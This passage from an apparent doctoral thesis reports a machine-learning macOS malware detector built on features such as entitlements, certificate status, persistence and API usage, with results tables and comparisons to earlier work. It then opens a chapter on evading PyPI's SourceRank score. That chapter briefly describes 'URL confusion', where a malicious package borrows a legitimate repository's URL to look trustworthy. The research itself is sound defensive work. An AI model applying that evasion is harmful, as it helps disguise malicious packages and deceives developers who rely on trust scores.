


Figure 5.3: Analysis of the most common macOS APIs.

Differences in macOS APIs usage

To further analyze the API usage by the samples in the dataset, we considered the top-4 frameworks containing the highest number of APIs: `Kernel` (including the C standard and BSD libraries), `AppKit` & `Foundation` (referred to as `AppKit` hereafter), `CoreFoundation` (including `CFNetwork`), and `Security`. Figure 5.3 shows the distribution of the top-20 imported APIs per framework, ordered by their total usage across both goodware and malware. The bars report the percentage of goodware and malware samples that import each API, computed over the total number of goodware and malware samples, respectively. For the `Kernel` and `AppKit` frameworks, we observed that the top APIs are more frequently used by goodware than malware. This is expected, given their role in standard system functionality and user interface development. In contrast, the APIs belonging to the `CoreFoundation` and `Security` frameworks, which are respectively adopted for low-level system and cryptographic operations, are used more frequently by malware.

 90

Label	Login Items			Launch Items		
	x86-64	arm64	fat	x86-64	arm64	fat
Malware	262	20	29	432	120	36
Goodware	103	10	269	8	8	25
Total	365	30	298	440	128	61

Table 5.5: Samples distributions for persistence mechanisms. Percentages in the *Total* row are computed w.r.t. the total number of samples.

> Malware samples tend to use a higher number of low-level APIs from `CoreFoundation`, while goodware ones tend to rely on high-level APIs. In addition, malware samples employ more security-related APIs, especially those that access the keychain (e.g., `SecItemExport`) or perform cryptographic operations (e.g., `SecEncryptTransformCreate`).

Entitlements distribution

In Figure 5.2, we show the distribution of the top-20 entitlements and the category of the framework containing them to assess potential differences between benign and malicious samples. Seventeen of the top-20 entitlements are security-related and are far more commonly used by goodware rather than malware. For instance, the most common entitlement, `allow-jit`, which is related to the Hardened Runtime and allows the binary to execute JIT-compiled code, is used by 32.6% of goodware but only 1.8% of malware. Moreover, among `arm64` samples, 99.13% of goodware samples use this entitlement, compared to just 0.87% of malware samples. This further confirms that this entitlement seems to be a distinctive feature of arm64 goodware samples. Similarly, the second most common entitlement, `allow-unsigned-executable-memory`, is used by 32.3% of goodware and only 1.1% of malware.

> The presence of security-related entitlements such as `allow-jit` is a very distinctive feature of goodware samples. As we will unveil in our results, the presence of such entitlements is an important feature for distinguishing between goodware and malware.

Differences in persistence mechanisms

We found 1,322 samples (∼3% of the dataset) that leverage persistence techniques based on the persistence-related features described in Section 5.3: 899 are malicious (3% of malware) and 423 are benign (3.7% of goodware). Table 5.5 presents their distribution by persistence mechanism (login items vs. launch items) and architecture. As for login items, no major difference is observed between goodware and malware overall. However, looking at the single architecture distributions, we can see that this persistence technique is tightly correlated to the CPU architecture: it is used more often by malware samples based on the `x86-64` architecture (262 samples), while it is more commonly used by goodware samples that are `fat` binaries (269 samples). On the other hand, launch items have a different trend. Indeed, this persistence mechanism is used more often by malware (588) than by goodware (41) across all architectures. Specifically, it is widely used by malware samples based on the `x86-64` architecture (432 samples) and less frequently by the other architectures (120 and 36 samples for `arm64` and `fat` binaries, respectively).

> Persistence is not widely used in the dataset, with only 3% of samples employing such techniques. The presence of login items depends on both the sample's nature and its architecture, while the presence of launch items is more indicative of malicious behavior, being more common in malware samples regardless of the architecture.

Analysis of the certificate status

According to their certificate chain status, we divided the samples into the following nine groups:

- `nocert`: no certificate chain found.
- `novalid`: certificate chain found but not validated by Apple.
- `revoked valid`: certificate chain found and validated, but at least one certificate is revoked.
- `self-signed`: certificate chain found, with at least one certificate being self-signed.
- `self-signed expired`: certificate chain found, with at least one certificate being both self-signed and expired.

Label	nocert	revoked valid	self-signed	self-signed expired	expired novalid	expired valid	expired revoked valid	novalid	valid
Malware	83.44	4.32	0.19	0.04	0.01	5.66	3.43	0.03	2.87
Goodware	14.65	0.12	0.26	0.13	0.00	19.59	0.07	0.00	65.17

Table 5.6: Percentages of sample with different certificate status.

- `expired novalid`: certificate chain found, not validated, and with at least one certificate expired.
- `expired valid`: certificate chain found and validated, with at least one certificate expired.
- `expired revoked valid`: certificate chain found and validated, with at least one certificate expired and at least one that is revoked.
- `valid`: certificate chain found and validated by Apple.

The results, reported in Table 5.6, show that the majority (∼83%) of malware samples do not include a certificate chain, while most goodware samples (∼65%) include a certificate chain validated by Apple. Interestingly, roughly 3% of malware samples include a certificate chain validated by Apple, which is neither expired nor revoked. The presence of self-signed certificates is very low in both goodware (0.26%) and malware (0.19%), even when considering samples with certificate chains that are both expired and self-signed (0.13% for goodware and 0.04% for malware).

> As we will reveal in our results, the status of the certificate chain, in particular the presence of certificates and whether it is validated by Apple, is a key feature for distinguishing between goodware and malware samples. In addition, security analysts can easily interpret this information, making it highly valuable for explainability and for identifying the root cause of a detection.

5.5 Experiments & Results

In this section, we introduce the experimental setup, describe the conducted experiments and the obtained results. Specifically, the evaluation aims to address the following research questions:

[**RQ5.1**] **Feature Effectiveness** – Do the proposed macOS-specific features enhance detection performance when compared to existing state-of-the-art approaches?

[RQ5.2] Feature Importance – Are the proposed macOS-specific features effectively leveraged by our detector?

[RQ5.3] Feature Robustness – Do the macOS-specific features generalize to new variants? Which role do they play in the detection of new samples collected in the wild?

[RQ5.4] Real-World Accuracy – How does a detector equipped with our features compare with state-of-the-art macOS models in a real-world assessment?

5.5.1 Experimental Setup

All experiments were conducted on an Ubuntu 22.04.6 LTS server equipped with an Intel Xeon Platinum 8160 CPU @ 2.10 GHz (64 cores) and 256 GB of RAM.

We performed a comprehensive benchmarking by comparing our set of features with those proposed in the literature by [166] and [129], the latter of which has been widely adopted in subsequent works [146, 36, 58]. Hence, we refer to all these as *Pajouh-based* in the following. We evaluated several tree-based machine learning models, namely Decision Tree (DT), Random Forest (RF) [30], and XGBoost [37], since they are widely adopted in the literature dedicated to Windows malware detection [44, 7, 59], have been proven to outperform deep learning models on tabular data, as in our case, [65], and offer many advantages such as robustness to outliers and explainability [112]. All the tree-based models were implemented and trained by using the following Python packages: `scikit-learn` v1.5.0 [132], `xgboost` v2.1.0, and `crepes` v0.7.1 [28] for model calibration. To tune the models' hyper-parameters (see Table 5.7) in line with the state-of-the-art [169], we performed a grid search based on 5-fold cross-validation (CV) on the training set to ensure a fair evaluation [143]. Since this resulted in five different models, all the reported results are the mean values across the five models, each one evaluated on its corresponding test set obtained from the CV split. We additionally tested the models' generalization capabilities on a temporally newer sample distribution consisting of a collection of real-world macOS benign and malicious samples collected over a 3-month period. In addition, we evaluated MalConv [142], an end-to-end deep learning model for raw byte sequences classification, widely adopted for Windows malware detection [86, 137, 59]. It was trained using the default architecture and hyper-parameters described in [142]. We evaluated the performance of all the models for all the target CPU architectures, as well as in the architecture-agnostic scenario. To this end, based on our analysis in Section 5.4, we split our dataset by CPU ar-

Model	Feature	Range
Decision Tree	max_depth	[2, 10]
	max_features	[sqrt, log2, None]
	criterion	[gini, entropy, log_loss]
	min_samples_leaf	[4, 8]
	min_samples_split	[2, 10]
Random Forest	n_estimators	[5, 100]
	max_depth	[2, 10]
	max_features	[sqrt, log2, None]
	criterion	[gini, entropy, log_loss]
	min_samples_leaf	[4, 8]
	min_samples_split	[2, 10]
XGBoost	n_estimators	[5, 100]
	max_depth	[2, 10]
	eta	[1e−5, 1e−1]
	min_child_weight	[8, 16]
	colsample_bytree	[0.4, 1.0]

Table 5.7: Hyper-parameters of the machine learning models evaluated in this work.

chitecture and created four different *benchmarking datasets* (see Table 5.2): `x86-64`, `arm64`, `fat`, and `multi-arch`, the latter of which includes all the binaries regardless of the CPU architecture.

5.5.2 Comparison with State-of-the-Art Detectors

The results are presented in Table 5.8, which shows the True Positive Rate (TPR) at 1% False Positive Rate (FPR) for all the feature sets, models, and architectures. They highlight several interesting takeaways.

First and foremost, our feature set consistently outperforms the others in all the considered scenarios. Specifically, considering the best-performing model for each feature set, our detector (based on XGBoost) achieves an average improvement of 13.07%, 26.31%, 17.49%, and 9.39% for the `x86-64`, `arm64`, `fat`, and `multi-arch` datasets, respectively. On average, across all benchmarking datasets, our detector achieves a relative improvement of 16.56% compared to the state-of-the-art detectors. To clarify, the average

Features	Model	x86-64	arm64	fat	multi-arch
Our	DT	39.11	81.40	77.35	85.90
	RF	92.28	95.09	89.38	96.66
	XGBOOST	**96.87**	**97.07**	**90.80**	**98.50**
Pajouh-based	DT	37.38	66.43	66.01	62.81
	RF	87.68	80.91	77.18	88.62
	XGBOOST	**88.44**	**82.86**	**78.05**	**90.90**
Thaeler	DT	38.15	40.77	65.48	72.61
	RF	81.26	69.14	71.93	81.36
	XGBOOST	**86.78**	**69.25**	**72.57**	**90.23**
MalConv	-	**82.04**	**79.81**	**81.77**	**89.06**
Avg. Improv.		+13.07%	+**26.31**%	+17.49%	+9.39%

Table 5.8: TPR @ 1% FPR of the evaluated models. We report in bold the best results for each feature set, which are used to compute the average improvement, as the average of the relative improvements of our best model (XGBOOST) compared to the best-performing model for the other feature sets as (our − other) / other × 100.

improvement is computed as the mean of the relative improvements of our best detector (XGBoost) over the best-performing detector for each of the other feature sets, as (our − other)/other × 100. We used the same formula to compute the average improvement (or decrease) for all the comparisons reported below.

Notably, the DT model achieved low performance (< 50% TPR) in all scenarios, suggesting that effective classification requires capturing complex feature interactions that can only be modeled by more advanced tree-based approaches such as Random Forest and XGBoost. Nevertheless, the detectors were evaluated at a very low FPR (e.g., 1%), which represents a particularly challenging operating point for malware detection systems.

Also, it is worth remarking that our detector performs especially well on the `arm64` dataset (26.31%), confirming the effectiveness of the proposed features for emerging CPU architectures.

Furthermore, the MalConv model, which uses raw byte sequences of executables as input, is the worst-performing detector in all the considered scenarios, highlighting the importance of feature engineering in macOS mal-

 96




Figure 5.4: ROC curves of the machine learning models trained on the features proposed in this work, namely Decision Tree (DT), Random Forest (RF), and XGBoost (XGBOOST).




Figure 5.5: ROC curves of the XGBoost model trained on the state-of-the-art features sets, namely ours (`our`), the features used in Pajouh *et al.* [129] (`pajouh`), those proposed in Thaeler *et al.* [166] (`thaeler`), as well as MalConv (`malconv`)

ware detection.

Finally, across all the proposed detectors, the performance on the `multi-arch` dataset is higher than on the other datasets. This may be due to the fact that training on a more diverse and larger dataset enables the detectors to learn distinguishing characteristics from multiple architectures.

Finally, for completeness we also report Figures 5.4 and 5.5 to further evaluate the performance of the target models and feature sets. The former (i.e., Figure 5.4) shows the ROC curves of the machine learning models evaluated in this work on the proposed features, namely Decision Tree (DT), Random Forest (RF), and XGBoost (XGBOOST). It confirms that the XGBoost model achieves the best performance among the evaluated models, especially at very low false positive rates.

The latter (i.e., Figure 5.5) shows the ROC curves of the XGBoost

model (the best among the evaluated models) trained on the state-of-the-art feature sets evaluated in this work, i.e., ours (`our`), the features used in Pajouh *et al.* [129] (`pajouh`), those proposed by Thaeler *et al.* [166] (`thaeler`), as well as MalConv (`malconv`). These results clearly demonstrate that the XGBoost model based on our features consistently outperforms the state-of-the-art solutions at all false positive rates, hence confirming the effectiveness of the proposed features for macOS malware detection.

[RQ5.1] Thanks to the use of the new proposed features, our detector achieves an **average improvement of 16.56%** over state-of-the-art solutions trained on generic features. Our experiments also show that the detectors trained on the entire `multi-arch` dataset provide better results, highlighting the benefits of using larger and more diverse training samples.

5.5.3 Family Classification Performance

We further evaluated the effectiveness of our detector (i.e., the XGBoost model based on the proposed features) for family classification. To this end, we built a multi-class dataset consisting of all the goodware samples (11,413) from the original dataset, while for the malware samples, we considered the eight most common malware families in our dataset (see Table 5.3), i.e., `bundlore`, `adload`, `pirrit`, `jailbreak`, `evilquest`, `lador`, `genieo`, and `stealer`, for a total of 21,679 malware samples. Hence, in total, the multi-class dataset consists of 33,097 samples and 9 classes (8 malware families and 1 goodware class). To split the dataset into training and test sets, we also adopted a stratified approach to ensure that the distribution of the classes is the same in both the training and test sets. The experimental results are reported in Table 5.9, which shows the detection rate (i.e., the TPR) for each category, computed using the one-vs-all strategy, i.e., we turned the multi-class problem into multiple binary classification problems, where we trained a binary classifier for each target class and then computed the TPR at 1% FPR for each class. The results demonstrate that the proposed detector can also effectively distinguish between the main macOS malware families, achieving an average detection rate of 99.53%, with the best-performing families being `evilquest` and `lador`, which achieve a perfect detection rate of 100.00%, while the worst-performing family is `stealer`, which achieves a detection rate of 98.50%, possibly due to the low number of samples available in the dataset.

 98

bundlore	adload	pirrit	jailbreak	evilquest	lador	genieo	stealer	goodware
99.95	99.09	99.93	99.25	100.00	100.00	99.52	98.52	99.96

Table 5.9: TPR at 1% FPR of our detector trained for family-classification.




Figure 5.6: Feature importance based on total gain for our detector. The macOS-specific features are highlighted in bold.

5.5.4 Effectiveness of Domain-Specific Features

In this section, we conduct two studies to evaluate the effectiveness of the macOS-specific features proposed in this work. First, we evaluate their importance, i.e., if our detector (based on the XGBoost model) effectively leverages the macOS-specific features for classification. Then, we assess the impact of removing these features on the detection performance.

Features Importance. Figure 5.6 shows, for each CPU architecture, the

Features	x86-64	arm64	fat	multi-arch
all	**96.87**	**97.07**	**90.80**	**98.50**
generic	95.16	92.60	86.49	96.68
specific	95.72	94.88	90.44	97.96
generic vs all	−1.76%	−4.60%	−4.74%	−1.85%

Table 5.10: TPR at 1% FPR of our detector (XGBoost model) for feature importance analysis based on *feature assessment*.

top-10 most important features based on the *total gain*, a metric commonly used to identify the features that most significantly influence XGBoost predictions [31]. Although feature importance varies across the benchmarking datasets, in all the scenarios the macOS-specific features (emphasized in bold in the figure) play a key role in the classification task. Notably, whether the certificate is validated (`cert_validated`) and the presence of the certificate chain (`cert_present`) are the most important features for the `multi-arch` and `fat` datasets. This finding aligns with our preliminary analysis in Section 5.4, which emphasizes their relevance in distinguishing goodware from malware samples.

As for the `x86-64` dataset, the most important feature is the presence of the `allow-unsigned-executable-memory` entitlement, while for `arm64` the presence of the `allow-jit` entitlement is the most important one, which has a huge impact on the model's predictions. This is in accordance with the analysis conducted in Section 5.4 regarding the entitlements, which shows that the presence of `allow-jit` is a strong indicator of a sample being goodware, especially for `arm64` samples.

Finally, it is worth noting that some low-level APIs, such as `fputc` and `system`, are among the most important features for the `x86-64`, `fat`, and `multi-arch` datasets. To this end, by analyzing the frequency of `fputc`, we identified it as the most distinctive low-level API call for goodware samples, as it exhibits the largest normalized difference between the number of goodware and malware samples that utilize it. This likely explains why the model picks up this feature as a strong indicator of goodness. As for the `system` API, instead, we found that it is widely used by malware (33.78%) but very rarely by goodware (1.02%) in our dataset. This is somehow expected, since by analyzing some reports of macOS malware samples available on VT, we found that the `system` API is often used to directly execute system

commands.

Feature Assessment. To further investigate the effectiveness of the macOS-specific features, we divided the proposed features into two subsets: `generic` and `specific`. The former (`generic`) includes only the baseline features commonly used in malware analysis, such as structural, byte-based, string-based, and packing-based features. The latter (`specific`) includes the macOS-specific features: certificate status, entitlements, persistence, and APIs.

We re-trained the XGBoost model on these two subsets by using the same experimental setup described above. This allows us to assess the impact of removing the macOS-specific features. The results, reported in Table 5.10, show that the detector trained on all features (`all`) performs better than those trained on only a subset of them. When used in isolation, the `specific` features outperform the `generic` ones, particularly for `arm64` and `fat`. However, on the full dataset (`multi-arch`), removing the `specific` features results in only a 1.85% drop in performance (3.23% on average across all datasets).

[RQ5.2] Our results show that when the macOS-specific features are available, our detector considers them very important. In particular, features based on the certificate status, entitlements, and system-related APIs are among the most impactful. However, when these specific features are removed, our detector is still capable of achieving similar results by relying only on generic features.

5.5.5 Real-world Assessment

We now provide a real-world assessment of the proposed detector by evaluating its effectiveness in the wild and its generalization capabilities over time. To this end, we created a new *fresh* dataset of 9,000 samples, including 4,500 goodware and 4,500 malware samples, extracted from the VT feed over a period of 3 months (from September to November 2024) according to the following processing steps.

Samples processing. We selected only samples that are Mach-O executables. Samples were sorted first using the `first_submission_date` field of the VT report to select the most recent samples by submission date, and then using the `last_analysis_date` field to select the most recent samples by analysis date. As for the malware samples, we selected only those detected by at least 5 antivirus engines, while for the goodware samples we selected only those that have zero detections. Finally, for both goodware and malware samples, we took 4,500 samples in a stratified way, i.e. proportionally

Label	x86-64	arm64	fat
Malware	3,090 (68%)	715 (16%)	695 (15%)
Goodware	1,491 (33%)	801 (18%)	2,208 (49%)
Total	4,581 (51%)	1,516 (17%)	2,903 (32%)

Table 5.11: Samples distribution by CPU architecture for the *fresh* dataset. Percentages in the *Total* row are computed w.r.t. the total number of samples, while the others are computed w.r.t. the label.

Detector	x86-64	arm64	fat	multi-arch
our – all	**98.20**	73.47	97.42	99.50
our – generic	92.01	58.82	69.64	90.62
our – specific	97.74	**77.55**	**97.71**	**99.50**
generic vs all	−6.30%	−19.94%	−28.52%	−8.92%
specific vs all	−0.47%	+5.55%	+0.30%	+0.00%
Pajouh-based	71.98	54.43	60.86	68.38
Thaeler	70.14	53.77	57.49	67.72
MalConv	65.42	51.10	61.22	64.38
Avg. Improv.	+37.56%	+43.34%	+65.24%	+46.21%

Table 5.12: TPR at 1% FPR of the detectors evaluated for the real-world assessment. The average improvement w.r.t. the s.o.t.a. detectors is based on the specific feature set.

to the number of samples for each architecture in the VT feed.

Dataset Distribution. Table 5.11 shows the distribution of the samples for each CPU architecture in the *fresh* dataset. Similarly to the original dataset, the x86-64 architecture is the most represented one, with 51% of the samples, followed by the fat architecture with 32% of the samples, and the arm64 architecture with 17% of the samples. Moreover, compared to the main dataset (see Table 5.2), the percentages related to the malware distribution highlight an increasing number of both arm64 (16% vs. 6%) and fat (15% vs. 2%) samples, which confirms the trend of malware authors to target these architectures [161].

 102

Detector	x86-64	arm64	fat	multi-arch
our – all	94.92	75.91	96.41	96.74
our – generic	92.38	64.93	80.00	90.15
our – specific	**97.30**	**80.43**	**96.52**	**98.50**
generic vs all	−2.68%	−14.45%	−17.02%	−6.81%
specific vs all	+2.51%	+5.95%	+0.11%	+1.82%
Pajouh-based	81.83	60.12	64.10	75.21
Thaeler	79.52	56.75	62.84	72.85
MalConv	75.27	54.48	66.80	70.55
Avg. Improv.	+20.62%	+37.75%	+52.08%	+33.08%

Table 5.13: F1-score at 1% FPR of the detectors evaluated for the real-world assessment.

Evaluation. We used the *fresh* dataset to evaluate the generalization performance of our detector in the wild. For completeness, we also evaluate the detectors based on the features proposed by [129] and [166], as well as MalConv [142]. Moreover, as already done in the previous experiments, we evaluated different combinations of the proposed features, namely all, generic, and specific. All the detectors are trained on the main dataset. Furthermore, the classification threshold was computed on the test set of the main dataset and then used to evaluate the detectors on the *fresh* dataset. The results are reported in Table 5.12 and Table 5.13, which show the detection rate (i.e., TPR) and F1-score at 1% FPR, respectively. The tables highlight several interesting takeaways.

First, unlike the *feature assessment* experiment, in this case, removing the specific features leads to a significant drop in detection performance (15.92% on average). This is particularly evident for the arm64 and fat datasets, where the relative performance drop is 19.94% and 28.52%, respectively. This confirms that the specific features generalize significantly better than the generic ones on novel malware samples.

Second, compared to the all feature set, the specific one achieves better performance in terms of F1-score across all the benchmarking datasets (2.60% on average), as well as a slight improvement in the TPR (1.34% on average). The higher improvement in terms of F1-score is due to the fact that the specific features lead to a lower number of false positives, hence

increasing the precision of the model. This can be explained by the fact that the additional `generic` features in the `all` feature set lead to overfitting and, consequently, a performance drop due to the curse of dimensionality [27].

Finally, the detector based on our (`specific`) features consistently outperforms the state-of-the-art solutions (i.e., the detectors based on the features proposed by Pajouh *et al.* [129], Thaeler *et al.* [166], and MalConv [142]) across all the considered scenarios, with a stunning average improvement of 50.03% and 37.34% in terms of TPR and F1-score, respectively.

[RQ5.3] While on the main dataset, the removal of the macOS-specific features leads to a limited decrease (3.23%) in detection performance, on newly-collected samples the performance of the generic features significantly drops (15.92%). This is due to the nature of the generic features (such as N-grams), which provide a powerful way to build "signatures" of existing malware, but tend to poorly generalize to new samples. On the other hand, the macOS-specific features are more semantically-rich and thus can maintain their efficacy even in presence of new variants.

[RQ5.4] This is evident when comparing our detector with state-of-the-art solutions based on generic features: when tested on novel samples, our detector consistently outperforms the state-of-the-art with a remarkable average improvement of 50.03%.

5.6 Related Work

The detection of macOS malware through machine learning has become an area of growing interest, yet existing research exhibits notable limitations in dataset scale, adopted features, and methodological approaches (see Table 5.14).

In one of the earliest works, Pajouh *et al.* [129] leveraged a dataset of 602 samples, including 152 malware and 450 goodware, to experiment with several machine learning models such as Naive Bayes, Support Vector Machine (SVM), and Decision Tree (DT). They extracted only structural features from the Mach-O file format, such as the number of load commands, segments, symbols, and imported libraries. Due to the limited dataset size, they employed the Synthetic Minority Over-sampling Technique (SMOTE) [34], which improved accuracy but also increased the false positive rate. The same dataset was reused by subsequent works [146, 36, 58], which further experimented with additional models such as Logistic Regression (LR) and Random Forest (RF).

In the most recent work to date, Thaeler *et al.* [166] collected a new

Work	Year	Dataset			Features
		Malware	Goodware	Available	
Pajouh *et al.* [129]	2018	152	450	✗	S,T
Sahoo *et al.* [146]	2022	152	450	✗	S,T
Chen *et al.* [36]	2022	152	450	✗	S,T
Gharghasheh *et al.* [58]	2022	152	450	✗	S,T
Thaeler *et al.* [166]	2023	852	32,333	✗	S,T
This work	2025	29,716	11,413	✓	V

Table 5.14: Related work on machine learning for macOS malware detection. Features: S structural, T: string-based, V: various (also macOS-specific)

dataset comprising 852 malware and 32,333 goodware samples, and employed a combination of structural (e.g., entropy, file size, number of load commands) and string-based (e.g., presence of suspicious strings) features to train a variety of machine learning models, including SVM, DT, and RF.

Prior studies share common limitations. They rely on small, proprietary datasets, which limits the generalizability of their findings. Their solutions are also limited to a narrow set of structural and string-based features, overlooking critical macOS-specific characteristics such as entitlements, persistence techniques, and embedded certificate status, which, as demonstrated in this work, are essential for achieving both high detection performance and human interpretability. Moreover, unlike this study, they do not rigorously assess feature importance, which is key to understanding the detector's decisions, nor do they evaluate how performance evolves over time by testing on a fresh dataset collected after model training.

5.7 Conclusions and Future Work

In the vast majority of cases, attackers must rely on OS-specific services and functionalities to carry out harmful actions, making such features a valuable indicator for effective malware classification. This holds true for macOS as well, where malicious binaries often leverage low-level APIs to interact with system frameworks and achieve unauthorized persistence. Identifying these essential traits is fundamental to improve detection accuracy, as they directly reflect the intent and capabilities of the malware. In this

work, we focused on extracting and analyzing macOS-specific features, being the first to conduct a dedicated study in this area. We presented a novel machine learning-based macOS malware detector leveraging static features derived from the Mach-O file format and macOS domain knowledge, such as embedded certificates, entitlements, and persistence techniques. Trained on a large-scale dataset of 41,129 samples, including 11,413 goodware and 29,716 malware, our detector achieves state-of-the-art detection capabilities (98.50% TPR at 1% FPR), outperforming existing approaches by 16.56%. Our detailed feature importance analysis highlights the key role of macOS-specific features, while real-world evaluation on a *fresh* dataset of temporally newer samples confirms its stunning detection performance (99.50%), corresponding to a 50.03% improvement over the state-of-the-art, and demonstrates the outstanding generalization capabilities of macOS-specific features (15.92% drop in detection rate if excluded) compared to generic ones.

In conclusion, we strongly believe that our work represents a significant step forward in macOS malware detection, providing the first concrete example of how domain knowledge about macOS binaries can be harnessed to build a machine learning-based detector with state-of-the-art detection capabilities. As future work possibilities, we plan to investigate the adversarial robustness of our detector against both current attacks proposed in the literature against Windows malware detectors [46] and novel attacks specifically targeting macOS features.

 106

Chapter 6

A large-scale analysis on the SourceRank (un)reliability in the PyPI ecosystem

6.1 Introduction

Supply chain attacks are a growing threat to the software industry. According to a report released by Sonatype in 2024, the number of malicious packages discovered in the wild had a yearly increase of 156%, with 512,847 new malicious packages identified in 2024 [155]. Recently, PyPI, one of the main ecosystems for Python packages, has faced a growing number of attacks that even led to a temporary halt in the creation of new projects and the registration of new users [35, 63].

To ensure the reliability of the packages available in the ecosystem and automate decisions on the trustworthiness of open-source projects, several scoring systems have been proposed, such as SourceRank [162, 147, 2] and the OpenSSF Scorecard [187]. In this work, we focus on SourceRank, a well-known scoring system developed by Libraries.io for ranking open-source software packages, which combines 18 metrics, such as number of dependent packages, frequency of releases, number of contributors, and presence of informative artifacts like README file, license, or repository.

The SourceRank score has been adopted in several recent studies to validate the reliability of open-source packages recommended by Large Language Models (LLMs)-based systems such as ChatGPT and Copilot [94, 92, 93], to rank and select PyPI packages [89, 162, 76], to serve as a feature for building a prediction model [75], as well as to infer dependencies of

third-party packages [184]. However, none of the previous studies have thoroughly analyzed the security and reliability of SourceRank against potential evasion attacks that could be exploited by malicious actors to manipulate the metrics, thereby increasing the SourceRank score of a malicious package and making it appear trustworthy.

In this study, we aim to fill this gap by proposing a threat model of the SourceRank score and analyzing its behavior for benign and malicious packages in the PyPI ecosystem. For each metric contributing to the SourceRank score, we identify potential evasion approaches aimed at manipulating the metric to increase the score of a malicious project, thereby making it appear trustworthy. In particular, we found a novel evasion approach, which we name *URL confusion*, that consists in leveraging the URL of a legitimate package's repository even though the malicious package itself is not related to the referenced URL. Given that such a URL influences 5 out of the 18 metrics used to compute the SourceRank score, this evasion technique can significantly increase the SourceRank of a malicious package by exploiting the URL of a legitimate one.

